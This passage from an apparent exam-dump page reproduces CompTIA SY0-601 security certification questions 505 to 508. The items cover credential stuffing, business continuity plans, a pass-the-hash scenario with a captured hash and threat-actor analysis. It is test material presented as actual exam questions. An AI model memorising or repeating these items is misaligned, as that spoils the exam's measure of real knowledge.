
B. PCIDSS

C. SOC

D. GDPR

E. CSA

F. NIST



Actual exam question from CompTIA's SY0-601

Question #: 505

Topic #: 1

[All SY0-601 Questions]

A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following:

- The manager of the accounts payable department is using the same password across multiple external websites and the corporate account.
- One of the websites the manager used recently experienced a data breach.
- The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country.

Which of the following attacks has most likely been used to compromise the manager's corporate account?

A. Remote access Trojan


B. Brute-force

C. Dictionary

D. Credential stuffing

E. Password spraying

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 506

Topic #: 1

[All SY0-601 Questions]

An organization's corporate offices were destroyed due to a natural disaster, so the organization is now setting up offices in a temporary work space. Which of the following will the organization most likely consult?

A. The business continuity plan

B. The risk management plan

C. The communication plan

D. The incident response plan

Show Suggested Answer


Actual exam question from CompTIA's SY0-601

Question #: 507

Topic #: 1

[All SY0-601 Questions]

Security analysts notice a server login from a user who has been on vacation for two weeks. The analysts confirm that the user did not log in to the system while on vacation. After reviewing packet capture logs, the analysts notice the following:



```
username: ....smithJA.....
Password: 944d3697d8880ed401b5ba2c77811
```

Which of the following occurred?


A. A buffer overflow was exploited to gain unauthorized access.

B. The user's account was compromised, and an attacker changed the login credentials.

C. An attacker used a pass-the-hash attack to gain access.

D. An insider threat with username smithJA logged in to the account.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 508

Topic #: 1

[All SY0-601 Questions]

A security analyst is taking part in an evaluation process that analyzes and categorizes threat actors of real-world events in order to improve the incident response team's process. Which of the following is the analyst most likely participating in?

